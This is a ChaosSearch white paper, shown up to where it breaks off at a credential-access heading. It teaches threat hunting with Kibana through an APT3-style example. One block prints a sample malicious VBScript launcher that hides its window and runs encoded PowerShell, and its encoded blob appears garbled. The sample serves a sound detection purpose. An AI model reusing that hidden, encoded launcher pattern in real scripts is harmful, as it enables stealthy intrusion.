White Paper

CHAOSSEARCH

The Threat Hunter's Handbook:

Using Log Analytics to Find and Neutralize Hidden Threats in Your Environment

Table of Contents

3 Introduction

5 Becoming Proactive: Building Threat Hunting Capabilities

7 Kibana: Your Window into Comprehensive Security Log Data

8 Hunting Foundations

12 A Methodology for Effective Threat Hunting

14 Real World Use Case: Hunting an APT3-Type Attack with Kibana

30 Conclusion

Introduction: Today's Security Landscape Demands a More Proactive Approach

Cybersecurity leaders are engaged in a difficult arms race against the threat actors who seek to attack their organizations. Recent years have seen an explosion of budgets and headcount dedicated to cybersecurity, with global spending on information security totaling $124 Billion USD in 2020.[1] Despite the spending, however, the metrics are trending in favor of the cyber criminals. The number of reported breaches has increased at an annual rate of nearly 14% over the past five years.[2] Costs continue to mount as well, with an average total cost of a breach now exceeding $3.8 million.[3]

The root of the problem is that cybercrime pays well for the criminals. Global cybercrime costs in 2021 are expected to reach $6 trillion USD, and it is a more profitable business than the global market for illegal drugs.[4] The opportunity for massive payouts has drawn a range of very sophisticated, well-funded threat organizations into the arena. Although their work is nefarious, these groups operate like well-run technology companies. They invest heavily in R&D, developing and improving the bots and malicious utilities used in their attacks. They also continually invest in improving their tactics, techniques and procedures (TTPs) to become savvier at penetrating an organization and more elusive as they do so.

This growing sophistication is behind another critical metric — in 2020, it took an average of 207 days to identify a breach, and 280 days to contain it.[5] The attacks that cause the most damage and are hardest to prevent, are the Advanced Persistent Threats (APTs) that are carried out during these multi-month dwell times. During an APT, the attackers take a "slow and low" approach, attempting to blend in with normal business operations as they continually seek to gain access to sensitive systems and the valuable data within the environment.

The growing frequency and growing impact of APTs — coupled with the recognition that spending alone cannot sufficiently protect their organization — is driving a renewed interest in threat hunting. Cybersecurity leaders recognize that passive controls and existing security technologies are limited in terms of what kinds of malicious activity they can uncover, and how quickly and efficiently they can do so. In contrast, threat hunting is the proactive approach of uncovering the threats that linger within the environment. And like the threat adversaries that they are up against, threat hunting relies as much on human savvy as on technology.

In 2020, it took an average of 207 days to identify a breach, and 280 days to contain it.

Threat hunting relies on ingenuity and expertise, since it augments technology's capabilities with creativity and investigative skill that are uniquely human.

Threat hunting provides a second level of defense, intended to address gaps in the overall cybersecurity architecture by finding and disrupting attackers that have evaded the organization's automated defenses. Whereas the vast majority of cybersecurity is focused on protecting the perimeter, threat hunting begins with the premise that the environment has been compromised and attackers are already lingering within.

Threat hunting relies on ingenuity and expertise, since it augments technology's capabilities with creativity and investigative skill that are uniquely human. And while experience matters, one need not have 30 years of experience to approach threat hunting. Indeed, this paper demonstrates that a straightforward framework for threat hunting, coupled with a widely used analytics tool (Kibana) provides a solid foundation that will allow a SecOps professional to become an effective threat hunter quickly.

Although it's a human activity, threat hunting does rely on technologies and processes. In particular, as the detailed example in this paper will show, effective threat hunting requires immediate access to massive data sets, including long-term historical data. Typically, this need exceeds the capabilities of existing SIEM systems or legacy log management systems in place in most organizations today. With access to the right data, on demand as needed, Kibana allows the hunter to conduct a wide range of searches, run advanced queries, and create visualizations that help the hunter home-in on the adversaries and dramatically accelerate the time to identify and stop a breach.

The purpose of this paper is to introduce an effective framework and methodology to threat hunting that enables SecOps teams to plan and conduct hunts that maximize the opportunity to successfully find and disrupt attacks in progress. The paper also demonstrates the importance of data analytics to threat hunting, and shows how SecOps teams can leverage Kibana — a widely used data analysis and data visualization tool — to dramatically improve their threat hunting capabilities. Finally, using a real-world example of an advanced persistent threat, the paper demonstrates how to apply the hypothesis-based methodology to hunt down and stop an attack in progress.

Becoming Proactive: Building Threat Hunting Capabilities

WHAT IS THREAT HUNTING?

Threat hunting is a human-led, proactively focused cyber defense activity. Unlike most other SecOps roles, the threat hunter will purposefully seek out evidence of malicious activities that did not generate security alerts, using a methodical approach and multi-dimensional data analytics tools. The primary objective of threat hunting is to intercept potential attacks before damage is done, or to mitigate damage of an attack in progress. Threat hunting is particularly needed in battling APTs that start with an initial undetected compromise, and then build out long-term multi-phase attacks from there. The SolarWinds compromise that was revealed in 2020 is a famous example of an APT.[7]

Effective threat hunting relies on a mindset and a methodical approach that allows the security analyst to think like a threat actor, and then use that understanding to determine what clues to look for that might indicate an attack underway. While experience certainly helps, the ever-changing landscape of threat actors, and their sophistication, requires the threat hunter to take a disciplined approach that structures a methodical hunt based on updated TTPs of top global threat actors. Thus top threat hunters today rely on a repeatable framework that guides the hunter to think through each stage of a potential attack, and then determine the evidence to search for.

As this paper will demonstrate, threat hunting demands imagination and ingenuity at the same time that it asks practitioners to follow iterative, repeatable and systematic processes. While it shares a lot with cyber-investigations, threat hunting is a very distinct function. Whereas investigations focus on known crimes that have already occurred, seeking to identify the cause, the perpetrators and the damage, threat hunting is the art and science of looking for "weak signals" in the data to identify potential threats. This typically entails collecting a set of various indicators that a crime might be in progress, and putting them together to form a clear picture of the attack if indeed one is underway. In this way, threat hunting is akin to the role of a CIA analyst — rather than investigating a crime that occurred, the CIA analyst is focused on gathering intelligence about potential threats, and intervening to prevent an attack once one is discovered.

The primary objective of threat hunting is to intercept potential attacks before damage is done, or to mitigate damage of an attack in progress.

Security operations teams require analytic tools that are highly customizable and flexible, relatively easy to adopt and learn, and capable of addressing massive volumes of data quickly.

TOOLS FOR EFFECTIVE THREAT HUNTING

Successful threat hunting requires that hunters have ready access to all relevant data that they can use to hunt for the subtle clues that an attack may be brewing. The greater the quantity and quality of the data that the organization collects from its IT environment, the more effective the hunts can be. Furthermore, the longer that logs are retained, the more historical context can be incorporated into each hunt, a vital success factor as the example in this paper demonstrates.

At a minimum, threat hunters need access to data sources that give them visibility into host and network activities as well as telemetry data collected by the security solutions that are currently in place in the environment. Log data can come from proxies, DNS queries, firewalls, NetFlow records, SSL/TLS and other certificate repositories, access logs from cloud services, system event logs from endpoints, Windows Event logs, Windows Registry keys, endpoint detection and response (EDR) tools, application server logs, email transaction logs, and system audit records, to name just a few sources.


Of course, data is only valuable if you can make use of it, which is where an advanced analytics tool is required. Security operations teams require an analytics tool that enables them to draw the key insights from the massive volumes of log data that they collect and maintain. Key requirements for a SecOps analytics tool include being highly customizable and flexible, relatively easy to adopt and learn, and capable of addressing massive volumes of data quickly. Kibana is one example of a powerful analytics tool that is ideally suited for the work of the threat hunter.

Kibana:
Your Window into Comprehensive Security Log Data

Initially developed to serve as the user interface for the Elasticsearch search engine, Kibana has grown into one of the most widely used data analytic tools in threat hunting today. Kibana is a free, open-source frontend application that provides search, query and visualization capabilities for data using the Elasticsearch API.

Kibana is both powerful and flexible, allowing threat hunters to conduct a wide range of queries, perform data correlations, and create data visualizations that help uncover the hidden insights within the data sets. Its capabilities include drill-down dashboard building, time series analysis and the ability to create a wide array of visualizations including bar and pie charts, tables, histograms and maps. These visualization capabilities allow threat hunters to search through large volumes of aggregated data to quickly identify outliers in a manner that's efficient and consistent.

Though Kibana was designed as a general-purpose analytic tool rather than specifically for use in security operations, its customizability enables threat hunters to create the exact dashboards or visualizations they need in order to follow a particular investigative thread. The screenshot below shows a typical Kibana dashboard, displayed within the ChaosSearch Data Platform GUI. (ChaosSearch provides a scalable data platform, allowing SecOps teams to use Kibana to search through very large data sets, including long-term historical data)



ChaosSearch Data Platform — Example of a Kibana Dashboard

Hunting Foundations

Like many things in life, threat hunting is a journey, rather than a destination. Similarly, threat hunters are never done improving their craft. This section provides details on two foundational areas of expertise that all threat hunters must have competence in: a detailed understanding of threat actors and their attack strategies, and conducting data analytics at scale. No matter how experienced, all hunters must continually strive to improve upon these foundational competencies.

KNOW YOUR ENEMY

Like a good CIA agent, top threat hunters begin by adopting the mindset of their adversary. Thinking like an adversary allows the hunter to think through how to stage a successful attack. This begins by understanding the common stages that a sophisticated attack might take.

Though adversaries are always seeking to enhance their capabilities by exploiting previously undiscovered vulnerabilities or honing new techniques, the majority of attacks follow the same general trajectory — from initial compromise that gives them a beachhead in the environment, all the way through to data exfiltration (or another means of achieving the objective, like using ransomware rather than exfiltration to monetize their efforts).

Through detailed examinations of the methodologies of threat groups, cybersecurity experts and threat researchers have identified 6 common steps of a typical sophisticated attack, or advanced persistent threat (APT).

THE SIX COMMON STAGES OF AN ADVANCED PERSISTENT THREAT

1. **COMPROMISE:** Threat Actor gains access
2. **RECON & CnC:** Also known as Discovery, in this phase the attacker probes vulnerabilities and sets up command-and-control (CnC) servers
3. **LATERAL MOVEMENT:** Probe and establish additional points of compromise
4. **PRIVILEGE ESCALATION:** Gather target data, such as account names and passwords
5. **EXFILTRATION:** Collect and package data, send the data off the network
6. **PERMANENCE:** Remove evidence, cover tracks, maintain compromise to enable future exploits

Understanding these steps, allows the threat hunter to define the potential clues of malicious behavior that align with one or more of the stages. This becomes a process of thinking through the tools an attacker might use at each stage, and the trail of evidence — however faint — that would be left behind. In many cases, attackers will seek to exploit existing, sanctioned tools that are already in the environment in their attempt to avoid detection. Thus, when planning, threat hunters think through how to uncover not just the use of a given tool, but how to find unusual usage patterns.

One of the biggest challenges in threat hunting is distinguishing the "signal" — that is, true evidence of malicious activity — from "noise" — the wide range of diverse activities that take place among legitimate users across the computing environment every day. Of course, the noise benefits the attackers, who work hard to stay hidden within it.

In thinking through the signals to look for in each stage of the attack chain, one of the most important factors in the threat hunter's favor is that malicious attacks tends to generate activity that is anomalous and rare. Unusual patterns in the data, therefore, are often good indicators that an attack is underway.

To be able to quickly distinguish normal behavior from anomalous behavior, hunters must always put new evidence in the context of a historical baseline condition. Creating visuals that span a large timeframe is an example of how threat hunters can quickly identify anomalies in the data (For example, a spike in network traffic).

KNOW YOUR DATA

Threat hunting involves investigating a hypothesized attack scenario, rather than following up on an alert that existing security tools have generated. Lacking the clear-cut evidence that would trigger an alarm, threat hunting requires the hunter to gather intelligence by conducting various analyses on the data in the environment. Indeed, the most successful hunt teams rely on large scale data aggregation and analysis that go beyond many other use cases of log data (eg: IT monitoring).

One of the most important determinants of a security organization's hunting ability is the quantity and quality of the log data it collects and makes available to the SecOps team. A majority of security professionals believe that enriching the systems in their security operations center (SOC) with additional data sources is the most important step they could take in order to enhance their threat hunting capabilities.[8]

Broadly speaking, threat hunters need access to both host and network data sources as well as cloud application logs. Host logs can be collected via an agent or through native logging applications like Windows Event Forwarding, the Sysmon utility, auditing services for Linux architectures or unified logging for MacOS. These logs should provide visibility into how configuration management utilities like PowerShell are being used within the environment, since these tools are commonly exploited by attackers seeking to maintain persistence while keeping a low profile.

Network data sources can include Netflow, packet captures and metadata, domain names contacted, IP addresses, SSL certificates, and metadata from files retrieved through HTTP and SMTP, as well as telemetry data from firewalls, IDS/IDPS or other security tools. Security teams can also take advantage of the logs from network performance monitoring solutions and other tools that are already being used for IT operations. While host-level data is most useful for detecting early-stage attacks, network data can reveal the lateral movement that's typical of longer-term persistence within an environment.

Which specific data sources are needed for a particular hunt depends on the hypothesis that's under investigation. Standard knowledge bases and frameworks such as MITRE ATT&CK associate a list of data sources that can be examined for evidence of each TTP they include.

Because of the ever-changing landscape both of the IT organization and the global cyberthreat landscape, data platforms hunters rely on must have the ability to ingest and index a wide variety of data types from a wide variety of sources at speed. They also need to be flexible enough to incorporate additional sources without needing to re-extract, transform and load (ETL) the original data set.

ASSOCIATING DATA SOURCES WITH HUNT TYPES

1. Let's take PowerShell scripting as an example. Attackers with elevated privileges can remain undetected for long periods of time while performing exploratory, command and control and malicious file execution activities. Data sources required for a hunt for this sort of fileless, **"living off the land" attack** include DLL monitoring, file monitoring, PowerShell logs, process command-line parameters, process monitoring and Windows event logs.

2. Another example: hunters might search for signs that attackers are leveraging Microsoft's Component Object Model (COM) — a set of standards that enable Microsoft Office products to seamlessly interact — to execute malicious code, manipulate software classes in the current user registry, and through these activities, maintain **persistence** without being noticed. Data sources that can reveal the use of this technique include DLL monitoring, loaded DLLs, process command-line parameters, process monitoring and Windows registry monitoring.

3. A third example: to locate data that's valuable for exfiltration or other resources of interest, attackers usually need to undertake a discovery and exploration process, moving across the network to find valuable data within it. To achieve this sort of **lateral movement**, attackers will employ tools that enable them to authenticate to remote systems or execute commands on remote hosts. Windows Management Instrumentation (WMI) and Windows Service Control Manager (SCM) are tools that can be used by attackers trying to gain remote access to Windows system components. Data sources that can reveal this attack technique include authentication logs, Netflow data, process command-line parameters, and process monitoring.

CENTRAL LOG MANAGEMENT, SIEM PLATFORM, OR BOTH?

While a central log management solution enables a security organization to collect and normalize logs and events from a wide variety of sources, and to retain data for long-term historical trend analysis, security information and event management (SIEM) platforms are widely used for compliance purposes, reporting and alerting. SIEMs can be very useful for threat hunting purposes, but they do have limitations.

SIEMs tend to be:

- labor-intensive and complex to manage
- limited in the number of log data types or amount of contextual information they're able to ingest
- limited by licensing models that make it cost-prohibitive to store data for longer retention periods
- subject to performance issues (slow search) as data volumes increase.

To level up your threat hunting capabilities, you might choose to supplement your SIEM with a scalable, centralized log management solution. This can take a number of forms:

Option one:
Deploy in parallel to your SIEM, collecting the same data sources from the same endpoints. This can facilitate faster queries, and can reduce the costs of long-term log retention.

Option two:
Deploy by splitting the data between the SIEM and the log management system. This requires using a tool like Logstash to automate the process of directing the data to the right place.

Option three:
Deploy by forwarding the logs from the SIEM to the log management solution. This is the quickest method to implement, and still allows for longer term log retention.

THE CHAOSSEARCH DATA PLATFORM DIFFERENCE

SecOps teams rely on access to massive data sets, from a wide range of sources, including long-term historical data. However, traditional SIEMs and log management systems cannot scale efficiently to meet their needs, driving the need for a new approach.

ChaosSearch takes a revolutionary approach to log analytics which overcomes the limitations of traditional solutions, delivering massive scalability, with dramatic cost and complexity savings, while allowing customers to use familiar analytics tools, including Kibana.

SecOps teams looking to overcome the scalability restrictions of their current solutions may find ChaosSearch to be an ideal alternative.

A Methodology for Effective Threat Hunting

To maximize the chances for success — both for a given hunt, and over time — threat hunters must follow a well-structured process when conducting a hunt.

The most successful hunt teams follow a hypothesis-based framework, rooted in the scientific method of inquiry. This is an approach that's grounded in logical reasoning and empirical evidence, and was designed to prevent biases and assumptions from influencing results. It also enables continual learning and repeatability.

When applied to threat hunting, this method guides the hunter to establish hypotheses for each stage in the attack chain introduced earlier in this paper, and then define the type of evidence that can be collected to either confirm or reject the hypothesis.

When following this methodology, each hunt progresses through the following steps.

1. **Define the attack scenario.** Rather than generally searching for various types of threats, the starting point is to define a specific, narrowly focused threat that could be underway in the environment. The scenario can be created based on current threat intelligence feeds, the results of a threat research team, or an understanding of attacks carried out against similar organizations. In this step, the hunter should think through the overall TTPs that could be used, the targets within the network that could be attacked, and the various vulnerabilities that can be exploited by this type of attack.
2. **Formulate hypotheses by stage.** In this step, the hunter assesses the goals of the attacker for each stage in the attack chain, then makes an "informed guess" about what tools and techniques the attacker might use and what evidence might be created by their activities.
3. **Identify and gather evidence to investigate each hypothesis.** Hunt teams will need to assemble the data sources that they'll analyze within their hunt. As they seek to prove or disprove a given hypothesis with a high degree of confidence, multiple forms of evidence are usually needed. Hunters will also need to document where their data comes from, ensuring that sources are both contextualized and consistent.
4. **Leverage analytics to reveal results.** During this stage, evidence is correlated and subject to analytical and visualization techniques to uncover relationships within it. In this step, threat hunters need to establish a baseline of what is normal for the given variables they are analyzing within the environment, and should have a good understanding of what data patterns are associated with an adversary's activity for the given stage in the attack chain.
5. **Report results.** It's key to document the types of evidence collected, the nature of the analysis performed and the logic behind the conclusions that are reached while the hunt is still in process. This enables the hunt team to communicate with management as well as incident responders when it's necessary to do so. It is also a vital step in the continual learning, both of the individual and the organization.

THE MITRE ATT&CK FRAMEWORK

The MITRE ATT&CK framework provides a comprehensive library of known adversarial tactics and techniques. A globally accessible open-source knowledge base, it incorporates an exhaustive list of offensive TTP that hunt teams can draw from when constructing hypotheses.

The framework also includes a detailed list of which data sources should be examined when investigating the possibility that a particular technique has been used in an environment.

Threat hunters begin each hunt with a relatively simple question in mind: what is it that we are looking for? Because it is a complete catalog of all currently known post-compromise behaviors, the MITRE ATT&CK framework has answers to that question.

Real World Use Case: Hunting an APT3-Type Attack with Kibana

This section brings the information in this paper together in a real-world threat hunting example. In it, we'll walk through the details of a threat hunt, applying the methodology introduced in the previous section. We'll show how the hunter analyzes each stage of an attack chain — first, establishing a hypothesis, then using Kibana to conduct the queries and analyses needed to uncover clues of an attack in progress.

INTRODUCING THE ADVERSARY

APT3 is a high-profile threat group that researchers have linked with the Chinese government. Also known as Buckeye and Gothic Panda, this sophisticated adversary has a history of targeting aerospace, engineering and telecommunications companies, as well as United States defense contractors.[9] APT3 is known for stealing intellectual property for the purposes of furthering political or military objectives, and is believed to have acquired cyber weapons developed by the National Security Agency (NSA).[10] As with many prominent and successful criminals, APT3's success has spawned a number of copycats, who use similar techniques to attack companies across the globe.

Because APT3 has been among the world's most prominent adversarial groups for over a decade, its TTPs have been well studied. MITRE has created an Adversary Emulation Plan for APT3 on the basis of this research. This living document was based on threat intelligence reports and evidence captured in breaches that have been publicly attributed to APT3.[11]

The following threat hunt example is based upon one of MITRE's simulated APT3 attack scenarios.

To begin, we'll define the overall hypothetical attack scenario. We'll presume that a sophisticated APT3-like actor has succeeded in initially compromising our network, and is seeking to carry out an advanced attack that would result in a significant data breach. In this example, we'll apply the hypothesis-driven approach for each stage of the attack chain, which entails identifying potential detection opportunities for each stage, and then using Kibana to search for evidence of the hypothesized malicious activity.


APT3 ATTACK PHASES

Threat researchers have defined three detailed phases of a typical APT3 attack. The diagram below shows the details of each phase, and demonstrates that these Phases align closely with the generic 6 stage attack chain introduced earlier in this paper. The distinct APT3 attack phases include:

Phase 1: Initial compromise, and establishment of a command-and-control channel

Phase 2: Discovery, lateral movement, privilege escalation, persistence, and execution

Phase 3: Collection, staging and exfiltration of data.



APT ATTACK PHASE1: INITIAL COMPROMISE AND COMMAND AND CONTROL

The initial compromise in an advanced threat can come from many sources. A common one for APT3 style attacks is spear phishing, in which a legitimate user is tricked into clicking on a link to a malicious site. The malicious site, in turn, runs a JavaScript command that exploits a known vulnerability in a browser to download and execute a payload that will enable subsequent steps of the attack to occur. For example, a typical starting point is a PowerShell script that establishes an encrypted command and control (C2) channel over HTTPs on TCP port 443.

Threat hunting begins with the assumption that malicious actors have already penetrated the first line of defense and are actively pursuing their campaign from within the network. Thus, a good starting point is to begin by looking for detection opportunities associated with setting up a command-and-control channel.

Hypothesis:
The Windows Service Control Manager, an existing service in the network, is currently in use by the attacker for command-and-control purposes.

Detection Opportunities:
Identify unusual usage of Service Control Manager (SCM), and if found, investigate what specific activities have recently been performed.


Use of Kibana to Hunt for Detection Opportunities:

1. Run visualization of the SCM ControlService function event count by host to identify potentially anomalous or suspicious use
2. Review host event logs to identify evidence of malicious actions

Command-and-Control:
Knowing that the best way for attackers to mask their activities is to hijack and make use of common IT tools already widely used within the target's network, the hunter starts by assessing which existing tools could be used to establish a C2 channel, and recognizes the Service Control Manager could be an ideal tool for the attacker as it can be used to manipulate services on remote machines.

Given the widespread use of SCM, it would be untenable to review all event logs of every host that runs SCM, seeking to find a needle in the haystack. Thus, the first step is to quickly narrow the field down to a small number of potentially compromised hosts to investigate. Evidence of a command-and-control channel would show a number of control requests to start, stop or add services to the host. Thus, using Kibana, the hunter can identify all hosts showing event data generated by the Windows ControlService function, and create a visualization showing the count of ControlService events by host.

As the bar chart shows, 2 hosts stand out with much higher activity counts compared to the 3 other hosts that had some events in the last 30 days. This is not proof of malicious activity, but is a good starting point for the hunter to drill down further.



Kibana Visualization: ControlService Event Data by Host

The next step is to investigate the hosts showing a higher level of ControlService events. To drill down and take a closer look, in the Kibana Discover pane (the primary view within Kibana), the analyst can "pin" the server to analyze. This view displays the detailed event logs with timestamps. A simple keyword query can be run to find evidence of use of ControlService, allowing the analyst to review the details of its use, see figure below.

Kibana Discover Pane: Event Data for Host 213.239.209.202, highlighting evidence of Command-and-Control activity

This view immediately raises red flags. First, the bar chart in the Discover view (top of image) gives us a one-year snapshot of activity, and we immediately see that no ControlService events registered throughout the time period until a flurry of activity on March 12, 2021. This anomalous behavior would be consistent with that of a host that had recently been highjacked for a C2 channel. The area beneath the chart presents event details for a critical 2-minute interval in which a series of concerning events occurred, giving the hunter strong evidence that indeed a C2 channel has been established. In these details, we see (from bottom to top):

- Kernel-level administrative access
- Use of a PowerShell script, a common technique for attackers to deploy a nefarious utility
- Disabling the Software Protection service, presumably to disable potential alerts
- Enabling the Remote Registry service, which allows remote access for viewing and modifying the Windows registry entries, a very dangerous capability when controlled by an adversary

Taken together, the data on this chart is strong evidence that indeed a C2 channel has been established. Upon discovery, the common course of action is to intervene and disrupt the C2 channel. In some cases, the SecOps team may opt not to immediately take action, allowing themselves to stealthily observe their adversaries while gathering more intelligence. In either scenario, the hunt should continue with analysis of potential APT3 Phase 2 activities.

Hypothesis:
Unusual PowerShell scripts are being used by attackers to collect details about the environment.

Detection Opportunities:
Identify unusual PowerShell scripts and investigate their function.

Use of Kibana to Hunt for Detection Opportunities:
Open-ended keyword queries of process creation logs, including PowerShell and Sysmon for discovery phase activities.

APT ATTACK PHASE 2: DISCOVERY, CREDENTIAL HARVESTING, LATERAL MOVEMENT AND PERSISTENCE

Once a C2 channel is established, the adversaries will seek to explore the environment, and gain access to privileged credentials that enable them to move laterally. Detection opportunities can be found in each of the main steps taken by attackers during Phase 2 of an APT3 style attack.

Recon & Discovery:

With the main goal of the early part of an attack being to collect information that allows them to advance their attack in the future, attackers begin by **exploring** the environment. During this discovery stage, they are looking to enumerate details across a range of categories:

- Network configuration, including the local routing table and local TCP/IP configuration information
- Current user context, including information about local system owners and users
- Enumeration of the local processes running in the environment

These discovery activities are typically performed by executing a series of PowerShell scripts or other utilities that make use of common commands to gain lists of users, services, files and the like. As such, hunting entails searching for unusual PowerShell executables that could be used for an attack.

Through various queries into the process creation logs, the threat hunter can discover if a suspicious looking PowerShell script has been used. Specifically, the ability to search full command line arguments within the PowerShell logs is useful, so as to differentiate between benign and malicious use of a common utility.

As this step is early in the hunt, the hunter necessarily should cast a wide net, running inclusive queries that cover all hosts in the IT environment that could potentially be accessed and used by an attacker. This type of open-ended query is a “brute force” approach that requires the analytics platform to search through many millions of log files, and return results quickly, allowing for rapid iterations and drill downs. This is an area where Kibana shines, leveraging the Elasticsearch query language. This type of query also demonstrates the need for a massive data repository, available for analytics, as the hunter not only requires access to all relevant machines and data sources, but also must search historical data to ensure that any long-term attack that began months ago can still be detected.

The figure below shows an example of what a malicious PowerShell script might look like. This raises a flag given the odd, very long, encrypted command line argument.

```
<script language="VBScript">
Window.moveTo  -4000,  -4000
      Set kOovC = CreateObject("Wscript.Shell")
      Set dMO2BNvEvl = CreateObject("Scripting.FileSystemObject")
      If dMO2BNvEvl.FileExists(K0ovC.ExpandEnvironmentStrings("%PSModulePath%") + "..\powershell.exe") Then
         kOovC.Run "powershell.exe  -nop  -w hidden  -e
aQbmACgAWwBJAG4AdAbQaHQAcgBdAdoAOgBTAGkAegBlaCAALqBlAHEAIAABACkAewAkAGI
APwlcgBzAGgAZQbsAGwALgBlAHgAZQanAh0AZQBsAHMAZQB8A7KQbuAHYaOGB3AgK4BAgKAcWrGzyBLp7QsfAQzZnBl9sVxpWeB
QNS7T3G9oYthNVeW3BvNaAPQ8BRakrD6aOBkAJgGQbmwAcpwbqGazgaaHoSsHmuciYAqZoP4ZkmNfVpWiRvBmhJvTcOC
```

Kibana Query Result: Signs of Suspicious PowerShell Script

The above example does not reveal details of the function or purpose of the PowerShell script. At this point, the hunter knows only that it has been deployed and appears out of the ordinary. However, finding a piece of evidence like this is very beneficial as it allows the hunter to begin to develop the digital trail. From this discovery, the hunter can drill down to collect more context — which machine was used? Which users have access? What occurred before and after on that server, and tangential servers? With this clue in hand, the hunter can continue to use Kibana to build relevant queries and visualizations in order to build more intelligence on the possibility of an APT underway.

Hypothesis:
A keylogger is used by the attacker to collect credentials.

Detection Opportunities:
Identify use of a keylogger.


Use of Kibana to Hunt for Detection Opportunities:
Open-ended keyword queries of process creation logs and/or Windows Registry logs to identify use of a keylogger.

Credential Access and Escalation:

